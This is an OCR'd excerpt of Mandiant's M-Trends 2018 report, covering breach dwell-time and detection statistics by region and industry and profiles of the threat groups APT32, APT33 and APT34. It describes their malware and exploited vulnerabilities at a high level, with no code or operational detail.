MANDIANT®
A FireEye® Company


M-TRENDS 2018

EMBARGOED
Weds, April 4
7:00 am ET / 7:00 pm HKT

DO NOT SHARE
WITH SECURITY
VENDORS

FireEye

TABLE OF CONTENTS



INTRODUCTION

In this *M-Trends 2018* report, we look at some of the latest trends revealed through incident response investigations by Mandiant, a FireEye company identified during the October 1, 2016 to September 30, 2017 reporting period. These include an uptick in the number of cyber attacks we have observed originating from Iran-sponsored threat actors, and an increase in the number of incident response investigations resulting in an audit for Sarbanes–Oxley (SOX) compliance.

When it comes to detecting compromises, organizations appear to be getting better at discovering breaches internally, as opposed to being notified by law enforcement or some other outside source. The global median time for internal detection dropped from 80 days in 2016 to 57.5 in 2017 – a decrease just over three weeks. 62% of 2017 compromises were detected internally, up from 53% in 2016. This is important because our data shows that incidents identified internally tend to have a much shorter dwell time. However, the global median dwell time from compromise to discovery is up from 99 days in 2016 to 101 days in 2017.

In this year's report, we explore some longer-term trends, many of which have evolved. We look at organizations that have been targeted or re-compromised after remediating a previous attack, a topic we first discussed in *M-Trends 2013*. We also examine the widening cyber security skills gap and the rising demand for skilled personnel capable of meeting the challenges posed by today's more sophisticated threat actors.


In *M-Trends 2018*, we take a detailed look at a Mandiant Red Team Assessment to explore how we leverage sophisticated attacker TTPs to breach organizations in a simulated experience that shows them what they need to do to stay ahead of those threats. We also aim to provide examples of where we saw attackers exploit weaknesses in an organization's detection and prevention controls.

M-Trends 2018 can arm security teams with the knowledge they need to defend against today's most often used cyber attacks, as well as lesser seen and emerging threats.

The information in this report has been sanitized to protect identities of victims and their data.

GLOBAL MEDIAN DWELL TIME FROM COMPROMISE TO DISCOVERY

GLOBAL MEDIAN DWELL TIME FOR INTERNAL DETECTION



2017 BY THE NUMBERS

Dwell time is defined as the number of days, from first evidence of compromise, that an attacker is present on a victim network before detection.

A **median** represents a value at the midpoint of a sorted data set. Mandiant continues to use the median value over 'mean' or 'average' to minimize the impact of outlying values.

The statistics reported in *M-Trends* are based on Mandiant investigations into targeted attack activity conducted between October 1, 2016 and September 30, 2017.

Global

The global median dwell time is essentially unchanged from 101 days in 2017 and 99 days in 2016. Organizations across the globe are identifying attacker activity on their own more often than they are being notified by an external source. Mandiant's position in the market would tend to skew our statistics toward organizations who were notified of an incident by a third party, since presumably an organization is less likely to be confident they can investigate an incident they were failed to identify on their own. The fact that more clients self-identify the incidents we investigate for them is a potential indication that detection capabilities have improved across the board, not only for Mandiant clients.


Europe, the Middle East and Africa (EMEA)

The median dwell time for EMEA in 2017 was 175 days, from 105 days in 2016. We attribute this to four key factors:

- Increase in the amount and variety of attacks we are seeing from multiple threat actors in both APT and Cyber Crime groups
- Decrease in organizations using incident response to address destructive malware. Mandiant is often called in post destructive attack, but this work is not categorized as incident response
- Increased notification programs by national law enforcement have uncovered some attacks dating back a significant period of time, many of which had active attackers in their environment at the time of notification
- Discovery of a number of compromises relating to ICS environments which have been in the systems for many years, with attackers seeking a foothold for future positioning rather than active attacks

Asia-Pacific (APAC)


The median dwell time for APAC increased in 2017 to 498 days, from 172 days in 2016. A dwell time of 498 days is similar to the APAC dwell time of 520 days reported in *M-Trends 2016*. The dwell time is also similar to the first dwell time statistic ever reported by Mandiant, which was a global dwell time of 417 days. With a maximum observed dwell time of 2,085 days, attackers maintain access to compromised organizations in APAC, for far too long.


Industries Investigated
Other
15%
Business and Professional Services
16%
High Tech
8%
8%
Retail and Hospitality
9%
Healthcare
Energy
5%
10%
9%
Government
20%
Entertainment and Media
Financial


Organizations Investigated By Mandiant in 2017, By Industry

Industry	Americas	APAC	EMEA	Global
Business and Professional Services	18%	10%	12%	16%
Energy	5%	2%	7%	5%
Entertainment and Media	11%	7%	5%	10%
Financial	17%	39%	24%	20%
Government	6%	7%	18%	8%
Healthcare	12%	2%	2%	9%
High Tech	9%	10%	7%	8%
Retail and Hospitality	10%	2%	4%	8%
Other	12%	20%	22%	15%
Total	**100%**	**100%**	**100%**	**100%**


GLOBAL
Median Dwell Time




AMERICAS
Median Dwell Time




EMEA
Median Dwell Time




APAC
Median Dwell Time



Median Dwell Time, By Year




KEY
Internal
External
GLOBAL
Notification By Source
38%
62%
AMERICAS
Notification By Source
36%
64%
EMEA
Notification By Source
44%
56%
APAC
Notification By Source
43%
57%

NEWLY NAMED APT GROUPS

FireEye tracks thousands of cyber attackers, but specializes in state-sponsored attackers who carry out advanced persistent threat (APT) attacks. Unlike many cyber criminals, APT attackers often pursue their objectives over months or years. They adapt to a victim organization's attempts to remove them from the network and frequently target the same victim if their access is lost.

FireEye tracks more than a thousand uncategorized attackers and only promotes a TEMP group to a named APT group when we have confidence surrounding their specific:

- Sponsoring nation
- tactics, techniques, and procedures (TTPs)
- Target profile
- Attack motivations

In 2017, FireEye promoted the following four attackers from previously tracked TEMP groups, up to APT groups.

Since at least 2014, APT32, also known as the OceanLotus Group, has targeted foreign corporations with investments in Vietnam, foreign governments, journalists, and Vietnamese dissidents. Evidence also suggests that APT32 has targeted network security and technology infrastructure corporations with connections to foreign investors. In addition to targeting foreign investments in Vietnam, the group has targeted foreign governments as well as Vietnamese dissidents and journalists.

During a recent campaign, APT32 leveraged social engineering emails with Microsoft ActiveMime file attachments to deliver malicious macros. Upon execution, the initialized file typically downloaded malicious payloads from a remote server.

FireEye asesses that APT32 actors may be aligned with the national interests of Vietnam. We believe recent activity targeting private interests in Vietnam suggests that APT32 poses a threat to companies doing business or preparing to invest in the country. While the specific motivation for this activity remains opaque, it could ultimately erode targeted organizations' competitive advantage.

APT33

August 21, 2017

Since at least 2013, the Iranian threat group APT33 has carried out a long-term, resource-intensive cyber espionage operation to collect information from defense, aerospace and petrochemical organizations. Additionally, there is evidence to suggest APT33 targeted Saudi Arabian and Western organizations that provide training, maintenance and support for Saudi Arabia's military and commercial fleets.


APT33 leverages a mix of public and non-public tools and often conducts spear-phishing operations using a built-in phishing module from "ALFA TEaM Shell," a publicly available web shell. The use of multiple non-public backdoors suggests the group is supported by software developers.

DROPSHOT is a notable piece of malware used to deliver variants of the TURNEDUP backdoor. Although we have only observed APT33 use DROPSHOT to deliver TURNEDUP, we have identified multiple DROPSHOT samples in the wild that delivered wiper malware we call SHAPESHIFT.[1] The SHAPESHIFT wiper is capable of wiping disks and volumes, as well as deleting files. Ties to SHAPESHIFT suggest that APT33 may engage in destructive operations or shares tools or development resources with an Iran-based threat group that conducts destructive operations.

Both DROPSHOT and SHAPESHIFT contain Farsi-language artifacts, which indicates that they may have been developed by a Farsi language speaker. FireEye has not identified APT33 using SHAPESHIFT, but APT33 is the only group FireEye has seen to use DROPSHOT. The overlap between SHAPESHIFT and DROPSHOT indicates that tools, specifically DROPSHOT, or development resources may be shared among Iran-based threat groups, or that APT33 may engage in destructive operations.

In a recent attack, APT33 sent spear-phishing emails to workers in the aviation industry. These emails included recruitment-themed lures and links to malicious HTML application (HTA) files. The HTA files contained job descriptions and links to job postings on popular employment websites. The file would appear to be a legitimate job posting, but the HTA file also contained malicious content that downloaded a custom APT33 backdoor from an attacker-controlled domain.

Figure 1. APT33 TTPs in relation to the attack life cycle.




1 FireEye has not found any code overlap between SHAPESHIFT and the suspected Iranian wiper SHAMOON.

APT34 – November 14, 2017

Since at least 2014, an Iranian threat group tracked by FireEye as APT34 has conducted a cyber espionage operation largely focused on reconnaissance efforts aligned with the strategic interests of Iran. The group conducts operations primarily in the Middle East, targeting financial, government, energy, chemical, telecommunications and other industries. Repeated targeting of Middle Eastern financial, energy and government organizations leads FireEye to assess that those sectors are a primary concern of APT34. The use of infrastructure tied to Iranian operations, timing and alignment with national interests of Iran also lead FireEye to assess that APT34 acts on behalf of the Iranian government.

APT34 uses a mix of public and non-public tools (Fig. 2) and often uses compromised accounts to conduct spear-phishing operations. In July 2017, FireEye observed APT34 targeting an organization in the Middle East using the POWRUNER PowerShell-based backdoor and the downloader BONDUPDATER, which includes a domain generation algorithm (DGA) for command and control. POWRUNER was delivered using a malicious RTF file that exploited CVE-2017-0199. In November 2017, APT34 leveraged the Microsoft Office vulnerability CVE-2017-11882 to deploy POWRUNER and BONDUPDATER less than a week after Microsoft issued a patch.

Figure 2. APT34 TTPs in relation to the attack life cycle.



